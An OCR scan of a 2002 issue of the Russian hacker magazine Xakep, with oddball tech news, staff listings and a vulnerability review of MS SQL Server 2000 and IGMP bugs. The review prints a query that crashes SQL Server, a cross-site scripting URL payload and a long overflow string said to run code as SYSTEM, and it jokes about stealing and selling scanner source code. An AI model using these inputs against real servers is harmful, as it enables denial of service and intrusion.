Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В



ver 07.02 (43)

W W W . X A K E P . R U

МОДДИНГ

КАК МОДИФИЦИРОВАТЬ СВОЙ КОМПЬЮТЕР

HACKER'S PHP


Продолжение ударной серии статей от Nikitos'a об уязвимостях PHP

CRACKING: ШАГ ПЕРВЫЙ

В этой статье мы постарались объяснить основы, что такое крекинг и как люди крекают программы

ПОДКЛЮЧАЯ ТЕЛЕФОНЫ

Что можно сделать с телефоном если подключить его к компу? А как подключить? Ответы внутри статьи




SOURCE CODE SCANNERS


Отличные программы, для поиска уязвимостей на уровне кода. Безграничные возможности для хакера

ЮНИКСОИД

X В СТИЛЕ][




Устанавливаем и настраиваем X-Window под FreeBSD. Все тонкости настройки, самые удачные варианты, максимум производительности или максимум красоты.



JOYSTICK

Q3RADIANT HINT & TICKS



Последний, заключительный материал саги Александра Логинова, о том как создать свой уровень в Quake3. Последние штрихи в твоем уровне: создание арок, подгонка объектов, создание воды.

SOFTWARE

ТОЛЬКО ДЛЯ ТЕХ, КТО ДЕРЖИТ В РУКАХ НОМЕР С ДИСКОМ

На диске тебя ждут 700Mb софта, включая:

- KDE 3.0, Trinux 0.80.rc2, XFree 4.2.0
- все драйвера для Matrox Millenium под любые ОСи
- новые дрова под чипсеты i845G и i845GL
- патчи к Counter-Strike с 1.3 до 1.5
- куча компонентов Delphi и Библия Delphi от Хорифика
- весь софт, описанный в журнале
- все ШароWarez из номера

А ТАКЖЕ В НОМЕРЕ: программы-переводчики, где и как играть в шахматы, вирусы в Linux, сканнер ресурсов на Delphi







INTRO

AvaLANche, редактор CD

Июнь, как никогда, оказался богатым на баги. Чего стоит только переполнение буфера в первом Apache. Изначально утверждалось, что ошибке подвержены только виндузовые версии, но код-то их ничем не отличается от оного для *nix! Подтверждением этому стал эксплоит под OpenBSD, быстро распространившийся по всем секьюрити-порталам. Его при желании можно поправить под любую ОС (учи С - в жизни пригодится!). Так что волна дефейсов и толпы мега-кул-хацкеров, "взломавших" очередную сверхсекретную сеть (как это любят преподносить буржуйские СМИ) в лице уродского сайтишки какой-нибудь левой конторы, нам обеспечены.

Отличились и мы с прошлым CD, оболочка которого оказалась нерабочей под Windows 9x :). Это наш баг, как только мы его обнаружили - сразу исправили. Можно, конечно, обвинить во всех грехах дядю Билла, хорошо повеселившегося во время разработки WinAPI под 9x, но мы этого делать не будем :). Действительно, в виндах 9x существует ограничение на количество графических ресурсов (картинок, контекстов рисования, кистей - GDI). Каждый элемент на экране (кнопка, картинка, эдитбокс) эти ресурсы использует и, значит, свободных остается меньше, так что другим элементам может и не хватить. Это и произошло с нашей оболочкой: винда 9x не смогла выделить достаточно ресурсов и программа обвалилась. Разделы первого диска получились длинными. На маленьких разделах такой проблемы не было.

Переход пользователей с 9x на NT - проблема Microsoft, а не наша. Я могу тебе только посоветовать поскорее оставить это убожество (9x/ME) - все равно рано или поздно это придется сделать! В любом случае, пока читатели (а их, к сожалению, большинство) пользуются 9x, CD будет работать и у них - это я обещаю.

Вообще, диск (как и журнал) мы делаем для того, чтобы тебе лучше жилось :). Во-первых, с диском сразу можно проверить насколько хороши (или нехороши :) программы, про которые тебе втирали в журнале. Во-вторых, у тебя меньше геморроя с поиском и подборкой нужного и полезного софта. Так что дерзай - все в твоих руках! И да будет нам X в помощь!

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Сергей "SINtez" Покровский
(sintez@real.xakep.ru)
>Редактор PC ZONE
Михаил "Centner" Михин
(centner@real.xakep.ru)
>Редактор JoyStick
Александр "2poisonS" Сидоровский
(2poisonS@real.xakep.ru)
>Редактор Ferrum
Константин "p0r0h" Буряков
(p0r0h@real.xakep.ru)
>Редактор UNIXOID
Артем "Cordex" Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Константин "Avalance" Черепанов
(avalanche@real.xakep.ru)
>Корректор
Виталий Петрович
(vp@real.xakep.ru)

/ART
>Арт-директор
KROt (kerel@real.xakep.ru)
>Дизайнеры
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов
Андрей Бондаренко

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>Учредитель и издатель
ООО "Гейм Лэнд"
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

>Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@real.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

Progress

Мозги Загружаются

Stop

WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


CHERRY

!!! Алекс Целых (News@real.xakep.ru)

>«Толчок» для двоих

Ян Рейнольдс, студент факультета промышленного дизайна из университета Англии, сконструировал унитаз, удовлетворяющий "нужды" обоих полов. С изобретением "толчка" прекрасная половина человечества приговорила себя к сизифову труду по водворению на место сиденья унитаза после каждого визита мужчин в уборную. Попробуй вежливо поинтересоваться у подруги, сколько нервов ты ей потрепал, забывая опустить сиденье "бледнолицего". Новое сиденье по нажатию единственной кнопки утопает в бортиках унитаза, принимая в свои объятия бархатные ягодицы. Давим еще раз - имеем форменный писсуар. Хитрая конструкция крепится к стене и, по мнению экспертов, выглядит очень изящно. Стоимость новинки вдохновляет - без малого 5 тысяч долларов.

>Вечнозеленый ананас

Сенсацией на международной ярмарке хай-тека в Париже стало устройство "дегидратор" для "мумификации" фруктов и овощей. Прибор, предназначенный для бытового использования, в несколько мгновений буквально высасывает из наливного яблочка все соки. Сморщенный фрукт может храниться при комнатной температуре до года, не теряя своих вкусовых качеств. Будучи помещенной в воду, сушеная антоновка быстро восстанавливает округлые формы. Яблоко остается при своих витаминах и сохраняет полезную фруктозу. Парижская ярмарка славится традициями и проводилась уже в 101-й раз. Полвека назад она открыла миру глазные линзы, в 1937 году - искусственное сердце, в 1923 году - пылесос, а в 1919 году - шариковую ручку.

>Крысы в МЧС

Искать людей в завалах при землетрясениях и прочих инцидентах будут обученные крысы-киборги. Американским ученым удалось вживить электроды в ту область мозга "серых", которая получает осязательные сигналы от усов; на мохнатую спинку прикрутили рюкзак с передатчиком и отправили крыс путешествовать по лабиринтам лабораторий. Управление велось с компьютера на расстоянии до 500 метров. Крысороботы преодолели полосу препятствий с вертикальной лесенкой и узким раскачивающимся мостом, спускались по ступенькам, протискивались через кольцо и скатывались вниз по крутой горке. Они с успехом искали заплесневелый "рокфор" в обширных завалах бетонных обломков и даже выбирались на освещенные участки, которые в обычных условиях обходят стороной. Если крыса правильно воспринимала сигнал, ученые стимулировали ее мозговой центр наслаждения. Можно только представить эмоции людей под завалами, когда к ним подберется пребывающая в экстазе Шушара.



>Полет навигатора

Японские ученые изобрели самолет на лазерной тяге. Миниатюрный "боинг", сложенный из листа алюминиевой фольги, спикировал с лабораторного стола на пол со скоростью около полутора метров в секунду. Этому грандиозному событию предшествовала целая эпопея с подготовкой. В качестве топлива на крылья самолета (размах 3 см) поместили капельку воды. Импульс лазера нагреванием привел в действие "двигатели". Пока что дозаправка самолета в полете не предусмотрена, но ученые обещают плотно поработать над этой безделицей.

>Кружка с полкой

Доминик Скиннер, изобретатель из Лондона, представил на суд общественности хай-тек кружку для горячих напитков. Конструктивная новизна устройства - в наличии полочки, на которую можно положить печенье и бисквиты. По задумке автора, весь "чайный набор" удерживается в одной руке, абсолютно не занимая другую. Разработаны специальные модели для левшей. Правда, "корзиночка" с кремом так и норовит въехать в глаз всякий раз, когда владельцы чудо-кружек пытаются сделать глоток.

>Детектор стресса

Ученые университета Балтимор изобрели детектор стресса для солдат. Прибор замеряет уровень в крови гидрокортизона - гормона стресса. Датчик вмонтирован во фляжку бойца, дополнительная трубочка имеет постоянный контакт со слюной подопытного, что позволяет замерять уровень гормона регулярно. Когда солдат достиг предела стрессовой нагрузки, при котором он может стать опасным для себя или для своего подразделения, разработка при помощи радиосигнала ставит в известность командование. Детектор стресса также может быть полезен для контроля деятельности пилотов, авиадиспетчеров, водолазов-глубоководников и медицинского персонала, а также, добавим, грузных продавщиц и усатых таксистов, в общем, всех тех, кто имеет прямое отношение к работе с живыми л

>Носи на здоровье

Южнокорейская компания Digital Square занялась разработкой самых "здоровых" наручных часов в мире. Первая модель Bio Watch представляет собой индивидуального электронного тренера, неусыпно бдящего за здоровьем хозяина. Устройство хранит информацию о расписаниях занятий в фитнесс-зале, а также о жирности и калорийности пищи, предлагая оптимальный рацион питания в рамках выбранной диеты. В часах уместились даже компьютерные игры "в тему". Подключение к компьютеру осуществляется через порт USB. Из средств диагностики пока что реализованы лишь простейшие функции шагомера. Но уже в следующую модель, выпуск которой запланирован на 2003 год, будет встроена дотошная система измерения пульса и частоты дыхания, давления, уровня сахара в крови, чувствительности кожи и прочих разнообразных характеристик. В модели третьего поколения - 2004 год - добавится еще и телемедицина, лечение на расстоянии.

>Шашлык на солнце

Австралийская компания Cosmos представила шашлычницы оригинальной конструкции, жарящие без применения огня. Новомодное барбекю предназначено для установки в национальных парках Австралии, где запрещено разводить костры. Устройство представляет собой навес с плоской крышей из солнечных батарей, жаровню и аккумуляторы для жарки свиных ребрышек после заката. Стоимость комплекса на десять барбекю - около 30 тысяч долларов.



>Корпус из кукурузы

Компания Fujitsu анонсировала технологию производства экологически безвредных корпусов для компьютера - из кукурузы и картофеля. Обладая достаточным запасом прочности, корпус не вызывает проблем при утилизации. Если сжигание пластикового короба ведет к отравлению окружающей среды диоксинами и прочей гадостью, то на этот достаточно попшикать специальными биопрепаратами. От растительного корпуса останется горстка белесой пыли, вода и двуокись углерода. Специалисты утверждают, что экспериментальная партия найдет своего потребителя уже этой осенью, а через два года вся продукция компьютерного гиганта будет выполнена на основе овощей.

NEXT

>Самоохлаждающаяся кока

Южнокорейская компания Icetec представила банки для коки с механизмом самоохлаждения. В дно жестянки встроена миниатюрная канистра с "холодным" газом. Название вещества разработчики держат в секрете, однако настаивают, что газ абсолютно безопасен для окружающей среды. Химический процесс остужения происходит при выдергивании специальной чеки. Довести 0,33 л до температуры плавающего льда - дело пары секунд. Первая промо-акция с бесплатной раздачей хайтековских банок состоялась на Чемпионате мира по футболу.

>Шпаргалка на пейджер

Операторы пейджинговой конторы "Мобилтелеком" из Улан-Удэ все лето сдавали экзамены за школьников и студентов города. Реклама услуги "шпаргалка на пейджер" прошла по всем местным телеканалам. За 300 рублей оператор готов отправить на "пикалку" 30 ответов на вопросы билетов по 640 символов каждый при условии, что экзаменуемый передаст готовый конспект. Техническое ограничение на объем сообщений компания считает плюсом: "Клиент не будет начитывать полностью страницы из учебника, а выберет самое главное - заодно к экзаменам подготовится". Преподы в панику не впадают и ехидничают. Во-первых, чтобы выяснить уровень знаний, можно задать дополнительные вопросы. Во-вторых, "пусть попробуют сдать таким образом экзамен по актерскому мастерству".

>ЗЫ Позвони мне

Один сообразительный студент получил премию Sony за лучший проект на тему мобил. Назвал он свою разработку "ЗЫ Позвони мне", и предназначена она для влюбленных и друзей, очень соскучившихся по общению. Ближе к телу. Это мобильный телефон из бумаги с расположенным внутри крошечным чипом. При нажатии на него телефон набирает заложенный в память номер. Такую говорящую "валентинку" можно отправить в обычном конверте по почте, приложив миниатюрные наушники.

!!! Алекс Целых (News@real.xakep.ru)

CAFE'2002

24 и 25 августа 2002 года, в славном городе Казань, в ДК Маяковского по адресу ул. Шмидта, 35, будет проходит CAFE'2002 Demo Party. Цена билета на 2 конкурсных дня составляет 100 руб., на 1 конкурсный день - 50 руб. Пати проводится на Amiga, PC, ZX-Spectrum платформах, соответственно демки, gfx'ы и прочее будут тоже под эти машинки. Нас, конечно же, больше всего интересует PC-сцена, но мы не прочь посмотреть и разные ZX-Compo.
X там будет присутствовать и после пати жди репортаж на страницах журнала. А сейчас сходи на официальный сайт пати (cafeparty.org.ru) и если ты нормальный артист, кодер или музыкант, то регистрируйся и участвуй. Может быть именно тебе X будет вручать приз.

>Лейтенант Карлсон

В конце мая 2002 года на полигоне аэрокосмического объединения "Полет" успешно прошли испытания первого в мире ранцевого вертолета "Юла". Чудо российской техники состоит из кресла на одного человека и двухлопастного несущего винта. Даже в случае потери части лопастей уникальные аэродинамические характеристики позволяют вертолету совершить посадку. Масса машины - 20 кг, полезная грузоподъемность - 150 кг. В сложенном виде вертолет представляет собой сверток полутораметровой длины. Скорость - до 120 км/ч, "потолок" высоты - 1000 метров, максимальное время в полете - 25 минут. В топливный бак можно заливать абсолютно любое горючее, за исключением ацетона. За сидением крепится баллон с газом для аварийной посадки. Под крыльями - пилоны для крепления ракет. Эта десантно-штурмовая машина незаменима при спецоперациях в труднодоступных районах, при нанесения ударов по наземным целям и в поисково-спасательных работах.

>Дистанционка на шею

Японская компания Alps Electric представила дистанционку в виде пластиковой ленты. Для включения телевизора, перемотки ленты в проигрывателе или открытия дверцы микроволновки нужно сжать ленту на определенном участке, помеченном соответствующей маркировкой. В этом случае замыкаются серебряные контакты, которые и обеспечивают выполнение команды. Водя пальчиком туда-назад, можно, например, регулировать громкость и басы. Пульт-ленту предлагается надевать на шею или обматывать ею запястье. Из-за своей расцветки дистанционка чем-то напоминает шарф футбольного болельщика.



>Бедная овечка

В Австралии запатентовали революционную технологию снятия шерсти с овец. Фермерам не придется больше собирать шерсть по зарослям колючего кустарника. Бедных животных перестанут брить и резать, зато им будут делать инъекции специального белка, который вызывает выпадение шерсти. После укола ветеринара овцу заключают в проволочную сетку. Когда через 3-4 недели "золотое руно" соскользнет с овцы, образуется что-то вроде аккуратного мешка шерсти.


>Говорящий маргарин

Американская компания Parkay разработала говорящую пачку маргарина. Идея заигрывать с посетителями супермаркетов возникла у руководства компании в далеком 1973 году, когда в рекламном ролике Parkay маргарин визжал при виде голодных людей. Сегодня не виртуальный, а полновесный маргарин кричит "Эй!", когда его сенсоры регистрируют приближение человека. Другой чип симулирует шуршание и поерзывание на полке, привлекающие к себе внимание. Главное для говорящего маргарина - выделиться на фоне прочих съедобностей, дабы быть удостоенным чести "присутствовать" на званом ужине.

>Светлый путь

Английские ученые предложили новый способ производства карманных географических карт. На кусочке стекла площадью в один дюйм они выгравировали схему самого центра Лондона. Дороги, отмеченные миниатюрными канавками, заполнили гелием, накрыв все это другим плоским стеклом. Достопримечательности города отметили электродами. В итоге, при подаче напряжения на любые две точки, гелий начинал светиться. Наглядный физический эффект заменяет алгоритмы поиска кратчайших путей.

>Нью-Йорк на кухне



Когда Райану Хогланду из американского Урюпинска окончательно приелось наблюдать в свое окно стайку копошащихся бомжей, он отважился на эксперимент. Из всех картинок в Интернете он остановил выбор на ночном виде Манхэттена с высоты 60-го этажа. Тяжело вздохнул и принялся за работу. Райан купил электролобзик, пополнил домашние запасы клея и краски, выпросил у друзей горстку резисторов, достал с антресолей новогоднюю гирлянду. На все про все у него ушло 394 доллара и 31 цент. Затем последовали долгие и кропотливые 5 месяцев. Вдоволь наигравшись с изображением "большого яблока" в фотошопе, он построил модель своей мечты в Autocad, распечатал ее в полный рост и далее использовал в качестве шаблона для работы с фанерой. Выкромсав силуэты зданий, он принялся за окна, которых в общем счете насверлил 1540 штук. В пространстве между фанерой разместились 700 лампочек гирлянды. Теперь на кухне Райана мерцают огни Empire State Building. Если ты хочешь повторить эксперимент, подробное описание всех этапов создания хайтековской композиции найдешь на http://www.hoagy.org/cityscape/.


Silvershield
«Silver Shield»
специально разработан
для защиты дорогостоящей
электронной аппаратуры
Безопасность:
Розетки оборудованы защитными шторками
Тумблер питания с коммутацией двух проводников
Самодиагностика:
Индикация выхода из строя системы защиты
от сетевых помех
Автоопределение фазы и нуля в розетке
Индикация подключения к розетке
с дефектной шиной заземления
Многоуровневая защита
от сетевых помех:
Фильтрация высокочастотных и импульсных помех
Фильтрация помех радиочастотного диапазона
Защита телефонной линии от импульсных помех
Эргономичный дизайн:
Специальная розетка для подключения
громоздких адаптеров питания и вилок
старого российского образца
Три цвета на выбор: серебристый металлик,
черный, светло-серый
Гарантия 3 года
Спрашивайте в магазинах Москвы:
Ну что, Пилоты? Удивлены?

!!! SideX (sidex@real.xakep.ru)



■ Множественные MS SQL Server 2000 - уязвимости
BT 4847
Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный
■ Дата - 27.05.2002
Уязвимый продукт - MS SQL Server 2000 (включая SP1 и SP2)
Автор - Next Generation Security Software (www.nextgenss.com)


Пытаясь подогнать заголовок от июньского выпуска BT, я надеялся отыскать самую малость свежей информации по дыркам, дырявого как решето, IE. Напрасно: с выходом аккумулятивного пакета IE6-безопасности от 15 мая большинство известных проблем испарилось. В прошедшем месяце зажигал другой "плевок разума" MS - SQL Server. Ошибочным было выделять в отдельный постинг абсолютную пустышку, выброшенную в SecurityFocus некими умельцами-авторами безызвестного NGSS Secuity Scanner'a. Господа лишь обещают обнародовать чудовищный компромат на SQL'я с обработкой информации MS и ответа от оного. А пока что читаем анонс, написанный на корявом английском, хотя и с минимальной дозой грамотных советов по обеспечению базовой безопасности твоего SQL-серванта. Хочется опередить недалеких искателей дыр? Скорее сливаем и ставим версию 2000 или же запускаем процесс интересующего сервера в твоем серверном Виндоусе, а за дополнительной поддержкой заводи свой браузер и заезжай на SQLSecurity.com. Ежели чего отыщешь, пошли все на X! (майл в заголовке указан ;) Хотя, если ты хочешь стать чудовищно богатым - чудовищно быстро, укради исходники какого-нибудь security scanner'a (или напиши свой, если мозга не хватает на ограбление :) и уже туда добавь свою находку. Обязательно найдется десяток фрадеров, которые скупят твое детище за любую денежку.


■ Переполнение буфера функции pwdencrypt() MS SQL Server'a 2000
BT id 5014
Класс - ошибка пересечения смежных условий
Тип эксплойтинга - локальный
■ Дата - 14.06.02
Уязвимый продукт - MS SQL Server 2000 (SP 1-2)
Автор - Martin Rakhmanoff jimmers@yandex.ru

Когда-то в школе, в перерыве между распитием Балтики-номер-три на переменках, курением "Явы Золотой" у зарешеченного окошка в уборной и поеданием эклеров из школьной столовой, нас учили по литературе ссылаться по всем вопросам на критика Белинского. Чуть-чуть позже, а именно за последний месяц, все постинги по MS-SQL проблемам с безопасностью отсылают к истокам - расследованию за номером BT-4847. Уже дважды воспетое сообщение от NGSS обрастает новыми подробностями. Вот и наш соотечественник, петербуржец Мартын Рахманов, не постеснялся да и поведал, как влить добрую кружку Эсмарха в дырку SQL сервера 2000, пользуясь функцией pwdencrypt(). Проблемы перетекают в локальный D.o.S системы или даже выполнение условного кода на правах Системы. Предлагаемый код приведет к крушению SQL-сервера:
SELECT pwdencrypt (REPLICATE ('A', 353)). Иногда в некоторых системах придется использовать больший объем подаваемых знаков (1000 в любом случае хватит с головой). Эксплойта не требуется, нужен лишь локальный доступ с возможностью обращения к описанной pwdencrypt()-функции.
Автор уверяет, что Micros была извещена, и, возможно, в скором времени объявится официальная затычка для дыры. Автор очень краток в оригинальном постинге для BT. Та краткость вряд ли приходится близкой родственницей таланту: Мартын, поверьте - не только прожорливые дамы любят, чтобы был "большой", но и читатели Багтрек'а предпочитают "большой", объемный постинг по интересующей их проблеме. Упоминание модного словечка "Cheers" (аплодисменты, значится) вовсе не замена полноценному форменному расследованию проблемы.

■ DoS - уязвимость IGMP
BT id 4708
Класс - ошибка дизайна
Тип эксплойтинга - удаленный
■ Дата - 14.06.02
Уязвимый продукт - мульти системно
Автор - Krishna N. Ramachandran <krishna@cs.ucsb.edu>

Тех, кто родился до 999 года прошлого тысячелетия, но не знает о суперизвестном IGMP - баге, приводившем Windoz до голубого экрана, я попрошу выйти и закрыть за собой дверь; тех, кто однажды нажал кнопку "Пуск", но не использовал глагол "VOIDOZERить" с частотой "ходить", я обяжу к закрытию номера журнала =). Остальным же будет интересно узнать последний компромат на многострадальный Internet Group Menagement Protocol.
Из официального RFC известно о Mulicast-группе. Сие не что иное, как звено сети, объединенное в группу, где, в случае актуальной проблемы, запросы рассылаются на все ethernet-адреса участников, а ответы уже приходят на сетевой адрес Multicast-группы. Злоумышленник же может разослать пакеты "звеньям звена" сети вместо запроса Multicast-группы - собственный ответ для той же группы. Хост-жертва, получив ответ машины злоумышленника, отказывается от посылки законного запроса с адреса Multicast-группы. Реакция жертвы абсолютно логична по мнению изобретателей IGMP - так было задумано изначально. Вряд ли гении кода предполагали, что из-за их изобретения маршрутизатор, бросивший IGMP-запрос, уже никогда не получит ответа!
Проблема не имеет каких-либо границ и относится к разряду мульти системных, когда WinD.O.w.S оказывается в столь же неудобном положении, как и Linux. Решение глобальной проблемы сколь радикально, столь и просто: всего лишь перекрываем движение всех IGMP-пакетов, что не отосланы с адреса Multicast-группы и направлены куда-либо, кроме того же ethernet-адреса той же группы.
Поясню, что искатель бага вовсе не сторчавшийся постоянный писатель WWW-конференции Aeroboard, не любитель сладкого - пожевать волшебные грибочки, и даже не типичный покупатель магазина Uneroid; господин эдвайзор лишь представитель настоящей индийской диаспоры :).





■ Переполнение буфера в SQLXML от MS SQL Server'a
BT id 5004
Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный
■ Дата - 12.06.02
Уязвимый продукт - MS SQL Server 2000 (SP1-2)
Автор - Matt Moore <matt@westpoint.ltd.uk>

SQLXML позволяет осуществлять обработку запросов к SQL Server'у с ответами формата XML. Дозволяются также два бага: переполнение буфера в SQLXML ISAPI фильтре плюс CSS-уязвимость (cross site scripting).
Рассмотрим типичный запрос к SQLXML: IIS-server/Northwind?sql=SELECT+contact-name,+phone+FROM+Customers+FOR+XML. Получаем типичный ответ. Скучно как-то, не правда ли? Добавим красок: с появлением дополнительного параметра "root" в запросе ответ также пополнится root-ярлыком. Данная особенность может быть/будет использована в CSS-эксплойтинге:
IIS-server/Northwind?sql=SELECT+contactname,+phone+FROM+Customers+FOR+XML&root=<SCRIPT>alert(document.domain)</SCRIPT>
ISAPI фильтр SQLXML. Какова главная функция фильтра? Правильно, фильтровать, фильтровать грамотно, так, чтобы по специальным критериям. Один из возможных критериев - тип данных. Параметр для SQLXML задается по форме "?contenttype=параметр". Обратим взор на типичный, безобидный запрос:
IIS-server/demos?sql=select+*+from+Customers+as+Customer+FOR+XML+auto&root=root&xsl=custtable.xsl&contenttype=text/html

Вряд ли до установки заплатки от MS нам кто-то помешает выполнить нужный код с правами SYSTEM, где крутится дырявый SQL Server 2000:
IIS-Server/Nwind/Template/catalog.xml?contenttype=text/AAAA...AAA
Понятно, что незнакомый "template" заменяется на нечто индивидуальное из ломаемой системы. Также был найден магический интервал - content-type параметр должен занимать от 240 до бесконечности знаков :). Магия приводит inetinfo.exe в состояние, когда несчастный готов исполнить практически любой желаемый нами код!

■ Юникод-переполнение буфера в реактивном двигателе MS SQL Server
BT id 5057
Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный
■ Дата - 19.06.2002
Уязвимый продукт - MS JET 4.0 (SP 1-5), MS SQL Server 2000 (SP 1-2)
Автор - Mark Litchfield mark@ngssoftware.com, NGSSoftware (www.nextgenss.com)

В уже обозначенном SQL Server'е от Micro получается unicode-переполнение буфера при использовании функции OpenDataSource совместно с MS Jet Engine (реактивным двигателем :). "Beer overflow" в очередной раз делает возможным выполнение определенных инструкций. Запустится искомое, как водится, с прав работающего в системе SQL Server'a. Проблемы могут возникать как непосредственно с MS Jet, так и с другими продуктами, что завязаны своей работой на него. Посему список уязвимого ПО можно расширять безгранично. Проблема необходимости доступа к OpenDataSource функции чаще всего разрешается при передаче данных через web-базированный софт, который поддерживает SQL'я. Актуальный баг явился логическим продолжением предыдущего, идущего под BT id 4847.
Заточив до кровавой колкости журналистское перо, я уже было поддался соблазну обвинить NGSS'овцев (искателей рассматриваемого и предыдущего багов) в некомпетентности и оперировании безосновательными обвинениями против MS. Напрасно, молотобойцы информационной безопасности выдают на-гора не только грамматически грамотное описание дыры (от американской/английской фамилии эдвайзора сложно ожидать ляпов), но вполне рабочий и легко применимый эксплойт! Посему обязательно к прочтению обозрение по информационной безопасности прямо с сайта NGSS - Advisory URL: http://www.ngssoftware.com/advisories/mssql-ods.txt. А уже оттуда наиболее прожженные искатели хакерецких приключений смогут подтянуть глубокие, подобно Марианскому желобу, PDF-ки по развернутой теме.
Совсем забылось сказать: в последнем, шестом по счету, Service Pack'e Jet'a 4.0 дырка уже запаяна. Экзотическим пользователям Jet'a слив обновления жизненно важен!


В номере:

ИЮЛЬ 2002
№43



Мини ПК

Довольно интересное решение, близкое к концептуальному, представила компания GSM-International. Это - полноценный комп, но размером и весом схожий с лилипутом. Суди сам - всего 157x146x45 мм при 950 граммах. Малыша зовут EZgo, а документы и родословная его выглядят вот так:
Процессор - Intel Pentium III / Celeron, Socket 370.



Поддерживаемая системная шина - 66, 100, 133 МГц.
Память - до 256 Мб.
CD-ROM или DVD-привод.
2,5-дюймовый Ultra DMA33/66 винчестер толщиной 9,5 мм (FDD - опционально).
Видео - встроенное в материнку Intel 82810E (4 Мб памяти, разрешение до 1280 x 1024).
Звук - 16-битный стерео, встроенные колонки.
Встроенный 10/100base-T Ethernet.
Встроенный 56k V.90 модем.
Интерфейсы: D-sub VGA, S-Video, AV Video, микрофонный вход, выход на внешние колонки, IrDA, два порта USB, последовательный, параллельный, PS/2.
Операционная система - Windows 98/ME, Windows 2000/NT, Linux.

Как видишь, EZgo оказался крут не по годам, несмотря на свои скромные габариты. Осталось только дождаться его появления в свободной продаже и поиграть в Джеймс Бондов ;].

Новый резак от Lite-On

Имя нового резака - LTR-48246. Отличается он весьма шустрым нравом: 48x - скорость записи CD-R-дисков и CD-ROM. Также имеется поддержка



технологии SmartBurn для защиты буфера от опустошения (мало ли сколько его кантовать будут :)) и Smart-X. Объем буфера - 2Мб. Весьма недурственно, правда, о цене пока ничего не известно.

